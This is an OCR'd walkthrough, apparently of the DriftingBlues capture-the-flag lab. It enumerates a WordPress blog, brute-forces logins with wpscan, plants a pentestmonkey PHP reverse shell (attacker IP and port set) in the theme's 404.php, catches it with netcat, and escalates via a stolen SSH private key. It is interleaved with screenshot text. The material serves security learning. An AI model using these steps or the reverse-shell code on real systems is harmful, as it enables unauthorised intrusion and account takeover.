
gobuster dir -u http://192.168.152.7/blog -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt



From the above result we see a successfull HTTP Response from a login page

/wp-login.php


lets visit the login page


Applications
Places
Apr 19 02:05
Log In ‹ drifting blues tec
Not secure
192.168.152.7/blog/wp-login.php
Username or Email Address
Password
Remember Me
Log In
Lost your password?
← Go to drifting blues tech blog


USER,PASSWORD BRUTEFORCING

we are goint to bruteforce the login page to find users and paaswords wpscan --url http://driftingblues.box/blog --detection-mode aggressive -e --passwords=/usr/share/wordlists/rockyou.txt

---



user = albert
password =scotlland
l
login page


Applications
Places
Apr 19 03:31
Dashboard ‹ drifting blu
view-source:192.168.152
Settings
Not secure
driftingblues.box/blog/wp-admin/
drifting blues tech blog
1
0
New
Howdy, albert
Screen Options
Help
WordPress 6.5.2 is available! Please update now.
An automated WordPress update has failed to complete - please attempt the update again now.
Dashboard
Welcome to WordPress!
We've assembled some links to get you started:
Dismiss
Get Started
Customize Your Site
or, change your theme completely
Next Steps
Write your first blog post
Add an About page
Set up your homepage
View your site
More Actions
Manage widgets
Manage menus
Turn comments on or off
Learn more about getting started
Site Health Status
Should be improved
Your site has critical issues that should be addressed as soon as possible to improve its performance and security.
Take a look at the 9 items on the Site Health screen.
At a Glance
3 Posts
1 Page
3 Comments
WordPress 5.6 running Twenty Twenty-One theme.
Update to 6.5.2
Search engines discouraged
Quick Draft
Title
Content
What's on your mind?
Save Draft
WordPress Events and News
Enter your closest city to find nearby events.

GAINING SHELL

This a vulnerable WP page, we are going to gain shell through
1: The Dashboard Editor
2:Manually using metasploit

1.Using the Dashboard editor
After successful login as admin of the page, go to the theemes editor, thisis where you find the codes used to run the page,go to the 404 page
Go to the web, search for pentestmonkey php reverse code , copy and insert in the 404 php code
Add the attackers ip and the listening port

it Themes

nty Twenty-One: 404 Template (404.php)

ted file content:


```
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.75.4';  // CHANGE THIS
$port = 4444 ;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
```

mentation: Function Name... Look Up

le edited successfully.

go to terminal and set up the listening port same as the one in the 4o4 page
 nc -lvp 4444

 Run http://driftingblues.box/blog/index.php/test/page to start the php code
 and we got shell!



Debian - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Apr 22 01:59
jovita@kali: ~
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 27691 bytes 1944330 (1.8 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(jovita㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.75.4] from driftingblues.box [192.168.75.5] 55752
Linux driftingblues 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
06:31:17 up 1:34, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -la
total 65
drwxr-xr-x 18 root root 4096 Dec 17 2020 .
drwxr-xr-x 18 root root 4096 Dec 17 2020 ..
lrwxrwxrwx 1 root root 7 Dec 17 2020 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Dec 17 2020 boot
drwxr-xr-x 17 root root 3260 Apr 21 05:42 dev
drwxr-xr-x 75 root root 4096 Dec 17 2020 etc
drwxr-xr-x 3 root root 4096 Dec 17 2020 home
lrwxrwxrwx 1 root root 31 Dec 17 2020 initrd.img -> boot/initrd.img-4.19.0-13-amd64
lrwxrwxrwx 1 root root 31 Dec 17 2020 initrd.img.old -> boot/initrd.img-4.19.0-13-amd64
lrwxrwxrwx 1 root root 7 Dec 17 2020 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Dec 17 2020 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Dec 17 2020 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Dec 17 2020 libx32 -> usr/libx32
drwx------ 2 root root 16384 Dec 17 2020 lost+found
drwxr-xr-x 3 root root 4096 Dec 17 2020 media
drwxr-xr-x 2 root root 4096 Dec 17 2020 mnt
drwxr-xr-x 2 root root 4096 Dec 17 2020 opt
dr-xr-xr-x 90 root root 0 Apr 21 04:57 proc
drwx------ 3 root root 4096 Dec 17 2020 root
drwxr-xr-x 20 root root 620 Apr 21 04:56 run
lrwxrwxrwx 1 root root 8 Dec 17 2020 sbin -> usr/sbin
drwxr-xr-x 3 root root 4096 Dec 17 2020 srv
dr-xr-xr-x 13 root root 0 Apr 21 04:56 sys
Edit Themes ‹ drifting bl
Edit Themes ‹ drifting bl
driftingblues.box/blog/index.php/test/page
drifting blues tech blog
New
Howdy, albert
Dashboard
Posts
Media
Pages
Comments
Appearance
Themes
Customize
Widgets
Menus
Background
Theme Editor
Plugins
Users
Tools
Settings
Collapse menu
Edit Themes
Twenty Twenty-One: 404 Template (404.php)
Select theme to edit:
Twenty Twenty-(
Select
Selected file content:
// Limitations
// ----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.75.4'; // CHANGE THIS
$port = 4444 ; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
Theme Files
Stylesheet (style.css)
Theme Functions (functions.php)
assets
style-rtl.css
package-lock.json
package.json
404 Template (404.php)
Archives (archive.php)
classes
Comments (comments.php)
Theme Footer (footer.php)
Theme Header
Documentation:
Function Name...
Look Up
File edited successfully.
wireshark

PRIVILEDGES ESCALATION

Afte gaining shell, we found we dont have administrative roles nor root priviledges
we change directory to home an found a directory called fredddie
we entered this directory and found some files

the id_rsa contains RSA private key, create a folder and and copy the key
we can login to ssh through this key
create a new file id_rsa, copy the key, chmod(400, read only)
ssh freddie@192.168.75.4 -i id_rsa

Now we are logged in as administrative user !!!
we look into the files

